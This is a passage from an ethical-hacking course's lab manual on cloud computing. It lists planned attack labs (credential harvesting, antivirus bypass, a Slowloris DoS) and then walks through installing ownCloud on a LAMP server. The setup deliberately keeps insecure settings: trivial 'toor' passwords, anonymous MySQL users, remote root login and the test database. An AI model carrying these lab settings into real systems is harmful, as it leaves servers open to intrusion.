
CEH Lab Manual

Cloud Computing

Module 19

Cloud Computing

Cloud computing is Internet-based computing in which large groups of remote servers are networked to allow sharing of data-processing tasks, centralized data storage, and online access to computer services or resources.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables distributed workforce, reduces organization expenses, provides data security, etc. As many enterprises are adopting cloud services, attackers make clouds their targets of exploits to gain unauthorized access to valuable data stored in them. Therefore, it is essential to perform cloud pen testing regularly to monitor its security posture.

Security Administrators claim that clouds are more vulnerable to DoS assaults, because they have numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, it will attempt to provide more computational power (more virtual machines, more service instances) to cope, and will eventually fail.

In this way, cloud systems try to work against attackers by providing more computational power; however, they inadvertently aid the attacker by enabling the most significant possible damage to the service's availability—a process that all started from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service, but merely flood a single, cloud-based address to the service unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an expert ethical hacker and penetration tester, you must have sound knowledge of how to develop a cloud server and which cloud service you need to enforce, depending on the type of organization.

Lab Objectives

The objective of this lab is to help students to build a cloud server, secure it with OpenSSL Encryption, and exploit java vulnerability to harvest user credentials.

In this lab, you will:

- Build a cloud server,
- Secure it with OpenSSL Encryption
- Perform Java Applet attack in attempt to harvest the user credentials
- Perform Security Assessment on a Cloud Server

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as Virtual machine
- A computer running Windows 10 as Virtual machine
- A computer running Kali Linux as Virtual machine
- A computer running Ubuntu as Virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 60 Minutes

Overview of Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing a cloud.

TASK 1

Overview

Recommended labs to assist you in Cloud Computing:

- Building a Cloud using **ownCloud** and **LAMP Server**
- Securing ownCloud from Malicious File Uploads using **ClamAV**
- Bypassing ownCloud AV and Hacking the Host using **Kali Linux**
- Implementing **DoS Attack** on Linux Cloud Server using **Slowloris Script**

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
RELATED TO THIS LAB.



Building a Cloud using ownCloud and LAMP Server

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Cloud servers are those built, hosted, and delivered through a cloud computing environment.

Lab Scenario

OwnCloud is an open-source application used to sync documents and provides tools to users, as well as substantial undertakings and administration suppliers working. OwnCloud gives protected, secure, and consistent record synchronization, and imparting arrangement on servers that you control.

As an expert Security Professional and Penetration Tester, you should possess knowledge of building a cloud server, creating user accounts, and assigning user rights to each of them in accessing files and directories. You also need to know about sharing files online and offline using ownCloud Desktop Client.

Lab Objectives

The objective of this lab is to help students learn how to build a cloud server.

In this lab, you will learn to:

- Build a server using ownCloud
- Create users and assign user rights
- Share files and directories both online and offline using ownCloud Desktop Client application

Lab Environment

To carry out the lab, you need:

- ownCloud located at **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\ownCloud**
- ownCloud Desktop Client located at **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\ownCloud Desktop Client**

- The latest version of **ownCloud** and **ownCloud Desktop Client** can be downloaded from <http://owncloud.org/install>
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- An **Ubuntu** virtual machine
- A **Windows Server 2012** virtual machine
- A **Windows 10** virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in the machines
- Run this lab on Ubuntu machine

Lab Duration

Time: 20 Minutes

Overview of a Cloud Server

Cloud servers are also known as virtual dedicated servers (VDS), and they possess similar capabilities and functionality to a typical server. However, they are accessed remotely from a cloud service provider.

Lab Tasks


TASK 1

Install Lamp Server and ownCloud

Note: Make sure that all the cookies are deleted in the browser in which you will be hosting **ownCloud**.

1. Log in to **Ubuntu** virtual machine and open a terminal.
2. In the **terminal window**, type **sudo su** and hit **Enter**. Ubuntu will ask for your account password, type the password (here **toor**) and hit **Enter**.

Note: You will not be able to see the password input.




A screenshot of a terminal window titled 'root@ubuntu: /home/ubuntu'. The command 'sudo su' is being typed into the terminal. The password prompt '[sudo] password for ubuntu:' is visible, with a red box highlighting the password field where the password 'toor' would be entered. The terminal prompt 'root@ubuntu:/home/ubuntu#' is at the bottom.

FIGURE 1.1: Gaining super user access

Module 19 - Cloud Computing


- Now before installing **ownCloud**, make sure that your ubuntu machine has the latest updates. To update your Ubuntu machine, in the terminal window, type **apt-get update** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu apt-get update
Hit:1 http://security.ubuntu.com/ubuntu xenial-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu xenial InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu xenial-backports InRelease
Reading package lists... 11%
```

FIGURE 1.2: Updating Ubuntu


- A message comes in the terminal window saying **Do you want to continue?** type **Y** had hit **Enter**.



```
root@ubuntu:/home/ubuntu
tcpd is already the newest version (7.6.q-25).
libperl5.22 is already the newest version (5.22.1-9ubuntu0.2).
perl is already the newest version (5.22.1-9ubuntu0.2).
perl-modules-5.22 is already the newest version (5.22.1-9ubuntu0.2).
The following packages were automatically installed and are no longer required:
  linux-headers-4.10.0-28 linux-headers-4.10.0-28-generic
  linux-image-4.10.0-28-generic linux-image-extra-4.10.0-28-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libevent-core-2.0-5
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear
  liblpc-sharedcache-perl mailx tinyca
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libaio1 libapache2-mod-php
  libapache2-mod-php7.0 libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap libevent-core-2.0-5 libhtml-template-perl liblua5.1-0
  mysql-client-5.7 mysql-client-core-5.7 mysql-common mysql-server
  mysql-server-5.7 mysql-server-core-5.7 php-common php-mysql php7.0-cli
  php7.0-common php7.0-json php7.0-mysql php7.0-opcache php7.0-readline
0 upgraded, 28 newly installed, 0 to remove and 159 not upgraded.
Need to get 23.7 MB of archives.
After this operation, 181 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

FIGURE 1.3: Updating Ubuntu

- Wait for the updates to finish, then in the terminal window, type **apt-get install lamp-server^** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# apt-get install lamp-server^
```

FIGURE 1.4: Installing lamp server

- A pop-up appears asking for a password, type **toor** and click **<ok>**.

7. A subsequent pop-up appears asking to repeat the password, type **toor** and click **<ok>**.




FIGURE 1.5: Input root user password

8. Wait for the installation to finish, and in the terminal window type **apt-get install libapache2-mod-php7.0 php7.0-mbstring php7.0-curl php7.0-zip php7.0-gd php7.0-mysql php7.0-mcrypt** and hit **Enter**.




FIGURE 1.6: Install php dependencies

9. After the installation is finished, type **apt-get install php-xml** and hit **Enter**.





FIGURE 1.7: Install php dependencies


10. During installation, a message appears asking if you want to continue, type **Y** and hit **Enter** to proceed.



```
root@ubuntu:/home/ubuntu# apt-get install php-xml
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.10.0-28 linux-headers-4.10.0-28-generic
  linux-image-4.10.0-28-generic linux-image-extra-4.10.0-28-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  php7.0-xml
The following NEW packages will be installed:
  php-xml php7.0-xml
0 upgraded, 2 newly installed, 0 to remove and 159 not upgraded.
Need to get 114 kB of archives.
After this operation, 490 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

FIGURE 1.8: Install PHP dependencies


11. Now we will install ownCloud on the Ubuntu machine. First, we obtain the latest release key from ownCloud's website. To do that, in the terminal window, type **wget -nv** https://download.owncloud.org/download/repositories/production/Ubuntu_16.04/Release.key -O **Release.key** and hit **Enter**.



```
root@ubuntu:/home/ubuntu# wget -nv https://download.owncloud.org/download/repositories/production/Ubuntu_16.04/Release.key -O Release.key
```

FIGURE 1.9: Installing ownCloud


12. Next, type **apt-key add - < Release.key** and hit **Enter**. You will get an **OK** message if the key is added successfully.



```
root@ubuntu:/home/ubuntu# wget -nv https://download.owncloud.org/download/repositories/production/Ubuntu_16.04/Release.key -O Release.key
2018-01-15 20:55:52 URL:https://download.owncloud.org/download/repositories/production/Ubuntu_16.04/Release.key [4502/4502] -> "Release.key" [1]
root@ubuntu:/home/ubuntu# apt-key add - < Release.key
OK
root@ubuntu:/home/ubuntu#
```

FIGURE 1.10: Installing ownCloud


13. Now type **echo 'deb** http://download.owncloud.org/download/repositories/production/Ubuntu_16.04/ /' > /etc/apt/sources.list.d/owncloud.list**'** and hit **Enter**. This will add the ownCloud sources to the sources.list file on the Ubuntu machine.



```
root@ubuntu:/home/ubuntu# echo 'deb http://download.owncloud.org/download/repositories/production/Ubuntu_16.04/ /' > /etc/apt/sources.list.d/owncloud.list
```

FIGURE 1.11: Installing ownCloud

14. Next, we shall update the Ubuntu machine once more. Type **apt-get update** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# apt-get update
```

FIGURE 1.12: Installing ownCloud

15. To install the ownCloud files, type **apt-get install owncloud-files** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# apt-get install owncloud-files
```

FIGURE 1.13: Installing ownCloud

16. Now to move the ownCloud folder into HTML, type **mv /var/www/owncloud /var/www/html** and hit Enter.

17. Next to change the ownership of data present in the folder, type **chown -R www-data:www-data /var/www/html/owncloud** and hit **Enter**.




```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mv /var/www/owncloud /var/www/html
root@ubuntu:/home/ubuntu# chown -R www-data:www-data /var/www/html/owncloud
root@ubuntu:/home/ubuntu#
```

FIGURE 1.14: Setting Permissions

18. Next to secure your mysql installation, in the terminal window type **mysql_secure_installation** and hit **Enter**. You will be asked for the user password, type the password (here **toor**) and hit **Enter**.

Note: You will not be able to see the password input.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql_secure_installation
Securing the MySQL server deployment.
Enter password for user root: [REDACTED]
```

FIGURE 1.15: Securing the MySQL installation

19. A message comes asking to setup validate password plugin. Type **Y** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql_secure_installation
Securing the MySQL server deployment.
Enter password for user root:

VALIDATE PASSWORD PLUGIN can be used to test passwords
and improve security. It checks the strength of password
and allows the users to set only those passwords which are
secure enough. Would you like to setup VALIDATE PASSWORD plugin?

Press y|Y for Yes, any other key for No: Y
```

FIGURE 1.16: Securing the MySQL installation

20. Next, you will be asked to set the level of password validation policy, here we type **0** (level **LOW**) and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql_secure_installation

Securing the MySQL server deployment.

Enter password for user root:

VALIDATE PASSWORD PLUGIN can be used to test passwords
and improve security. It checks the strength of password
and allows the users to set only those passwords which are
secure enough. Would you like to setup VALIDATE PASSWORD plugin?

Press y|Y for Yes, any other key for No: Y


There are three levels of password validation policy:

LOW    Length >= 8
MEDIUM Length >= 8, numeric, mixed case, and special characters
STRONG Length >= 8, numeric, mixed case, special characters and dictionary
          file

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0
```

FIGURE 1.17: Selecting level of password validation policy

21. Next, you will be asked if you want to change the password for root, type **No** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql_secure_installation

Securing the MySQL server deployment.

Enter password for user root:

VALIDATE PASSWORD PLUGIN can be used to test passwords
and improve security. It checks the strength of password
and allows the users to set only those passwords which are
secure enough. Would you like to setup VALIDATE PASSWORD plugin?

Press y|Y for Yes, any other key for No: Y

There are three levels of password validation policy:

LOW    Length >= 8
MEDIUM Length >= 8, numeric, mixed case, and special characters
STRONG Length >= 8, numeric, mixed case, special characters and dictionary
          file

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0
Using existing password for root.

Estimated strength of the password: 25
Change the password for root ? ((Press y|Y for Yes, any other key for No) : No
```

FIGURE 1.18: Securing the MySQL installation

22. **Remove anonymous users?** Message appears, type **No** and hit **Enter**.

```
root@ubuntu:/home/ubuntu
Press y|Y for Yes, any other key for No: Y
There are three levels of password validation policy:
LOW    Length >= 8
MEDIUM Length >= 8, numeric, mixed case, and special characters
STRONG Length >= 8, numeric, mixed case, special characters and dictionary
file

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0
Using existing password for root.

Estimated strength of the password: 25
Change the password for root ? ((Press y|Y for Yes, any other key for No) : No
... skipping.

By default, a MySQL installation has an anonymous user,
allowing anyone to log into MySQL without having to have
a user account created for them. This is intended only for
testing, and to make the installation go a bit smoother.
You should remove them before moving into a production
environment.

Remove anonymous users? (Press y|Y for Yes, any other key for No) : No
```

FIGURE 1.19: Securing the MySQL installation

23. **Disallow root login remotely?** Message appears next, type **No** and hit **Enter**.

```
root@ubuntu:/home/ubuntu
Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0
Using existing password for root.

Estimated strength of the password: 25
Change the password for root ? ((Press y|Y for Yes, any other key for No) : No
... skipping.

By default, a MySQL installation has an anonymous user,
allowing anyone to log into MySQL without having to have
a user account created for them. This is intended only for
testing, and to make the installation go a bit smoother.
You should remove them before moving into a production
environment.

Remove anonymous users? (Press y|Y for Yes, any other key for No) : No
... skipping.

Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) : No
```

FIGURE 1.20: Securing the MySQL installation

24. **Remove test database and access to it?** Message appears, type **No** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
testing, and to make the installation go a bit smoother.
You should remove them before moving into a production
environment.

Remove anonymous users? (Press y|Y for Yes, any other key for No) : No
... skipping.


Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) : No
... skipping.
By default, MySQL comes with a database named 'test' that
anyone can access. This is also intended only for testing,
and should be removed before moving into a production
environment.

Remove test database and access to it? (Press y|Y for Yes, any other key for No)
: No
```

FIGURE 1.21: Securing the MySQL installation

25. **Reload privilege tables now?** Message appears, type **yes** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
... skipping.

Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.


Disallow root login remotely? (Press y|Y for Yes, any other key for No) : No
... skipping.
By default, MySQL comes with a database named 'test' that
anyone can access. This is also intended only for testing,
and should be removed before moving into a production
environment.

Remove test database and access to it? (Press y|Y for Yes, any other key for No)
: No
... skipping.
Reloading the privilege tables will ensure that all changes
made so far will take effect immediately.

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : yes
```

FIGURE 1.22: Securing the MySQL installation


26. Now we shall add a **database** for ownCloud in the MySQL database. Start MySQL by typing **mysql -u root -p** and hit **Enter**. You are prompted to enter your password, type in your password (here **toor**) and hit **Enter**.



The terminal window shows the MySQL monitor running as root on an Ubuntu system. The user has entered the command `mysql -u root -p` and is prompted for a password. The MySQL copyright notice and server version information are displayed. The prompt `mysql>` is visible at the bottom.

FIGURE 1.23: Making a database in MySQL.

27. Now in the MySQL command line, type **CREATE DATABASE owncloud;** and hit **Enter**.




The terminal window shows the MySQL monitor running as root on an Ubuntu system. The user has entered the command `CREATE DATABASE owncloud;` and hit Enter. The MySQL copyright notice and server version information are displayed. The prompt `mysql>` is visible at the bottom.

FIGURE 1.24: Making a database in MySQL.

28. Then to grant privileges, type **GRANT ALL PRIVILEGES ON owncloud.* TO 'owncloud'@'localhost' IDENTIFIED BY 'test@123';** and hit **Enter**.

Note: Here test@123 is the password for the ownCloud admin.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.20-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE owncloud;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON owncloud.* TO 'owncloud'@'localhost' IDENTIFIED BY 'test@123';
Query OK, 0 rows affected, 1 warning (0.00 sec)
```

FIGURE 1.25: Making a database in MySQL.

29. Next, type **FLUSH PRIVILEGES;**, and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.20-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE owncloud;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON owncloud.* TO 'owncloud'@'localhost' IDENTIFIED BY 'test@123';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> FLUSH PRIVILEGES;
```

FIGURE 1.26: Making a database in MySQL.

30. Finally, type **exit** and hit **Enter**.

```

root@ubuntu:/home/ubuntu
Your MySQL connection id is 7
Server version: 5.7.20-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE owncloud;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON owncloud.* TO 'owncloud'@'localhost' IDENTIFIED BY 'test@123';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> exit
Bye
root@ubuntu:/home/ubuntu#

```

FIGURE 1.27: Making a database in MySQL.

TASK 4

Configure ownCloud

31. Now back in the Ubuntu command line, type **service apache2 restart** and hit **Enter**.

```

root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# service apache2 restart
root@ubuntu:/home/ubuntu#

```

FIGURE 1.28: Restart apache service

32. Next, type **a2enmod rewrite** and hit **Enter**.

```

root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# service apache2 restart
root@ubuntu:/home/ubuntu# a2enmod rewrite
Module rewrite already enabled
root@ubuntu:/home/ubuntu#

```

FIGURE 1.29: rewrite a2enmod

33. Now type **touch /etc/apache2/sites-available/owncloud.conf** and hit **Enter**.

```

root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# touch /etc/apache2/sites-available/owncloud.conf
root@ubuntu:/home/ubuntu#

```

FIGURE 1.30: Configuring ownCloud

34. Next type **ln -s /etc/apache2/sites-available/owncloud.conf /etc/apache2/sites-enabled/owncloud.conf** and hit **Enter**.

```


root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# touch /etc/apache2/sites-available/owncloud.conf
root@ubuntu:/home/ubuntu# ln -s /etc/apache2/sites-available/owncloud.conf /etc/
apache2/sites-enabled/owncloud.conf
root@ubuntu:/home/ubuntu#

```

FIGURE 1.31: Configuring ownCloud

Module 19 - Cloud Computing

